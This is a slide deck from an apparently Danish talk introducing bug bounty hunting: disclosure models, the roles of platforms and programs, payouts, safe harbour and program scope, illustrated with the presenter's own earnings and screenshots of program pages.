


SUPPLEMENTING YOUR SECURITY WITH BUG BOUNTY HUNTING



Supplementing your SU with bug bounty hunting

Crowdsourced security – The state of bug bounty hunting in 2025

#whoami

- Studied the cybersecurity master 2020-2022
- Pentester at TDCNET
- Teacher of 'Fundamentals of Cybersecurity' @ AAU
- Various pentesting certs (OSCP, OSCE3)
- Freetime bug bounty hunter (why I give this talk)
- Web security researcher.



Why give this talk?

- In Denmark there very few bug bounty hunters
 - It's nicer to have someone to work with
 - More hunters means more programs launching in Denmark (my hypothesis)
- Relevant for application security jobs
- Because bug bounty hunting is fun!
- Because you can earn some money while studying.




What this talk will be

- - Overview of bug bounty hunting:
 - Covering the basics of what bug bounty hunting is
 - The economics of crowdsourced security
 - Some thoughts about the state of bug bounty hunting in 2025
- How to get started and how to succeed
 - Finding a program and starting to hack
 - How to report bugs the right way
 - Common pitfalls to avoid
- ~1 hour long presentation



What this talk won't be

- Technical deep dives into different bug classes
 - There are better resources for this on the internet
 - Not suited for a talk
 - Would be too superficial to do in 30 minutes
- Me disclosing bugs I have found
- A surefire instructional guide for you to make money on bug bounty hunting
 - Hunting for bugs != actually finding valuable bugs
 - Finding a unique valuable bug can be hard
 - There isn't a direct guide, it requires creativity
- Non Web bug bounty programs
 - Blockchain, binary, scada/OT, whitebox bug bounty hunting won't be covered



Transparency on my own journey

- Transparency is important for this talk
 - I don't want to give you the impression this is super lucrative
 - Nor do I feel I need to hide what I've 'earned'
- ~600 hours of hunting Feb 2024 – Feb 2025
- ~135.000 dkk of earnings in this timeframe
 - Most time spent on the same closed programs
 - 6 criticals 5 highs, 20 mediums, 4 lows
 - 28 eur (216 dkk) / hour for the work
- Payout can vary a lot
 - Some programs pay a lot for mediums, others little
 - Criticality of bugs found are different between companies


Yay!

Great news! Your submission **ATO leads to full compromise of [REDACTED]** has been awarded a **bounty**.

Please make sure your information is complete and your identity is checked on the Intigriti platform so we can transfer your funds. You can find all information regarding payouts and taxes in the following [knowledge base article](#).

Feel free to share the good news on X (former Twitter), but don't forget that you can't share any details on the vulnerability without explicit permission of **Schibsted**.

When sharing, we will automatically add a snapshot of your profile to your Tweet.



The profile card for Oxlime features a green lime slice icon with a blue checkmark. To the right, the following statistics are displayed:

Oxlime	
338pts	REP. ALL TIME
0pts	REP. LAST 90 DAYS
N/A	STREAK
DK	COUNTRY

Share on X

Transparency on my own journey

- Transparency is important for this talk
 - I don't want to give you the impression this is super lucrative
 - Nor do I feel I need to hide what I've 'earned'
- ~600 hours of hunting Feb 2024 – Feb 2025
- ~135.000 dkk of earnings in this timeframe
 - Most time spent on the same closed programs
 - 6 criticals 5 highs, 20 mediums, 4 lows
 - 28 eur (216 dkk) / hour for the work
- Payout can vary a lot
 - Some programs pay a lot for mediums, others little
 - Criticality of bugs found are different between companies


PAYMENT METHOD	TYPE	AMOUNT	STATUS
PayPal [redacted]@gmail.com	Bounty	€332	Paid
PayPal [redacted]@gmail.com	Bounty	€1,632	Paid
PayPal [redacted]@gmail.com	Bounty	€50	Paid
PayPal [redacted]@gmail.com	Bounty	€75	Paid

Lets get started

Bug bounty hunting involves finding and reporting vulnerabilities in software systems to earn rewards. It's a collaborative effort between researchers, middle-men and companies to improve security.



Scenario: You just found SQL injection in a large car companys login form



What now???

Different types of bug disclosures



Full disclosure

Finding a security vulnerability and publicly disclosing the details around it as early as possible



Responsible disclosure


Finding a security vulnerability and giving the vendor a 'heads up' for them to create a fix. The vulnerability is disclosed after providing a fix to vendors/customers



Private disclosure

Finding a security vulnerability and disclosing it to the vendor, without ever going public with it


Bug bounty actors



PLATFORMS: THIRD-PARTY SERVICES (E.G., HACKERONE, BUGCROWD) THAT HOST BUG BOUNTY PROGRAMS, CONNECT RESEARCHERS WITH ORGANIZATIONS, AND MANAGE WORKFLOWS.



PROGRAMS: ORGANIZATIONS OR COMPANIES OFFERING REWARDS FOR VULNERABILITIES IN THEIR SYSTEMS, DEFINING SCOPE, RULES, AND PAYOUTS.



RESEARCHERS: ETHICAL HACKERS WHO PROACTIVELY IDENTIFY AND REPORT SECURITY FLAWS IN EXCHANGE FOR REWARDS AND RECOGNITION.



TRIAGERS: SPECIALISTS (OFTEN PLATFORM OR PROGRAM STAFF) WHO VALIDATE, PRIORITIZE, AND MEDIATE VULNERABILITY REPORTS FOR REMEDIATION.




SECURITY TEAMS: INTERNAL TEAMS AT ORGANIZATIONS THAT PATCH REPORTED VULNERABILITIES AND IMPLEMENT LONG-TERM FIXES.

BBH VS VDP



Bug bounty hunting programs are where organizations reward individuals for finding and reporting security vulnerabilities in their systems.


- Private disclosure or responsible disclosure
- Monetary rewards or similar are given to the researcher for their report
- The amount paid correlates with the seriousness of the vulnerability
- RCE usually pays higher than finding cross site scripting for example



Vulnerability disclosure programs (VDP) are more open ended 'guidelines' for how a security researcher should disclose their found vulnerabilities

- No money is involved
- The researcher may be rewarded 'points' on the site associated with the vulnerability disclosure
- These sites may also host bug bounty programs.

VDP

Public Open

9altitudes / 9altitudes - Vulnerability Disclosure Program / Detail

Detail Leaderboard


Description

The 9altitudes Vulnerability Disclosure Program (VDP) program to review no-bounty assets.

9altitudes is a European player with the main office in Belgium providing digital transformation for our customers focused on 3 main industry clusters – manufacturing, services, and wholesale & distribution. As a Microsoft Gold partner, we are mostly Microsoft-oriented with some own-IP and are an ever-expanding organization by way of merge & acquisition.


Bounties ⓘ

This is a responsible disclosure program without bounties.

Follow program 

Want to participate?
Feel free to join in, this is a public program

This program is publicly available to all researchers.
Good luck and happy hunting!

Create submission 

Bug bounty program

Public Open

BMW / BMW Group Automotive / Detail

Detail Leaderboard

Description

The BMW Group looks forward to working with the security community to find vulnerabilities in order to keep its products and customers safe and secure. We are committed to working with you to verify, reproduce, and respond to legitimate reported vulnerabilities covered by this policy. Within this program bounties can be received by reporting vulnerabilities that are in the scope of program and marked as "Eligible". Please take note of the current scope outlined below.

Bounties

		Low 0.1 - 3.9	Medium 4.0 - 6.9	High 7.0 - 8.9	Critical 9.0 - 9.4	Exceptional 9.5 - 10.0
Tier 1	€	500	2,000	5,000	10,000	15,000
Tier 2	€	100	500	1,000	2,000	5,000

Follow program ♥

Want to participate?
Feel free to join in, this is a public program

This program is publicly available to all researchers.
 Good luck and happy hunting!

Create submission

Ask scope question >

View my submissions >

Bug bounty platforms

- Several bug bounty **platforms** exist that facilitate programs.
 - These platforms provide all communication, payout, vulnerability triage, etc. Between security researchers and the bug bounty programs.
 - These platforms take a cut from the program owners for each vulnerability disclosed
 - Alternatively the programs pay a fixed fee to be on the platform.


hackerone



bugcrowd

Bug bounty platforms – big players

- Huge companies like google, facebook, apple etc. Host their own bug bounty platform.



The screenshot displays the Meta Bug Bounty website interface. At the top, there is a navigation bar with the Meta logo, a dropdown menu for 'Meta Bug Bounty', and links for 'Tools', 'Leaderboard', and 'Learn'. A 'Submit a report' button is located in the top right corner. The main content area features the Meta logo, the title 'Meta Bug Bounty', and a message: 'If you believe you have found a security vulnerability on Meta (or another member of the Meta family of companies), we encourage you to let us know right away.' Below this message is another 'Submit a report' button. At the bottom, there is a table showing reward statistics.

Bug Bounty rewards	Total rewards for 2024	Total rewards to date
	\$1,113,126	\$15,606,146

How? – Researchers perspective



Starts with the **hacker** who wants to earn some money from bug bounty hunting

How? – Researchers perspective




Starts with the **security researcher** who wants to earn some money from bug bounty hunting

How? – Researchers perspective



They sign up to one of the bug bounty platforms

How? – Researchers perspective




The image shows a screenshot of a DigitalOcean program detail page. At the top left is the DigitalOcean logo. To its right are two buttons: 'Public' and 'Open'. The main heading is 'DigitalOcean / DigitalOcean / Detail'. Below this is a 'Description' section with the following text: 'DigitalOcean, LLC. is an American multinational technology company and cloud service provider. DigitalOcean simplifies cloud computing so developers and businesses can spend more time building software that changes the world.'



The image displays a collection of logos for security researchers and bug bounty programs. At the top are 'hackerone' and 'bugcrowd'. In the center is a black rounded rectangle with the text 'YES WE H/CK'. At the bottom are 'Synack' and 'INTIGRITI'.

They find a program they want to hunt for vulnerabilities on

How? – Researchers perspective



The screenshot shows a DigitalOcean program detail page. At the top left is the DigitalOcean logo. To its right are two buttons: 'Public' and 'Open'. The main heading is 'DigitalOcean / DigitalOcean / Detail'. Below this is a 'Description' section containing the text: 'DigitalOcean, LLC. is an American multinational technology company and cloud service provider. DigitalOcean simplifies cloud computing so developers and businesses can spend more time building software that changes the world.'



Safe harbour for researchers is applied

DigitalOcean considers ethical hacking activities conducted consistent with the Researcher Guidelines, the Program description and restrictions (the Terms) to constitute “authorized” conduct under criminal law.

DigitalOcean will not pursue civil action or initiate a complaint for accidental, good faith violations, nor will they file a complaint for circumventing technological measures used by us to protect the scope as part of your ethical hacking activities.

If legal action is initiated by a third party against you and you have complied with the Terms, DigitalOcean will take steps to make it known that your actions were conducted in compliance and with our approval.

[Hide safe harbour](#) ^

The security researcher accepts the ‘Safe Harbor policy’

A “safe harbor” is a provision that offers protection from liability in certain situations, usually when certain conditions are met. In the context of security research and vulnerability disclosure, it is a statement from an organization that hackers engaged in Good Faith Security Research and ethical disclosure are authorized to conduct such activity and will not be subject to legal action from that organization.

Hackerone Safe Harbor FAQ

How? – Researchers perspective

- The researchers sees what is in scope and what is out of scope

Domains ⓘ [Give feedback >](#)


TIER: All ▼ TYPE: All ▼

[Show all descriptions ▼](#)

*.digitalocean.com 🔗	Tier 2	Wildcard	Show description ▼
169.254.169.254 🔗	Tier 2	IP Range	Show description ▼
api.digitalocean.com 🔗	Tier 2	URL	
cloud.digitalocean.com 🔗	Tier 2	URL	
*.db.ondigitalocean.com 🔗	Out of scope	Wildcard	Show description ▼
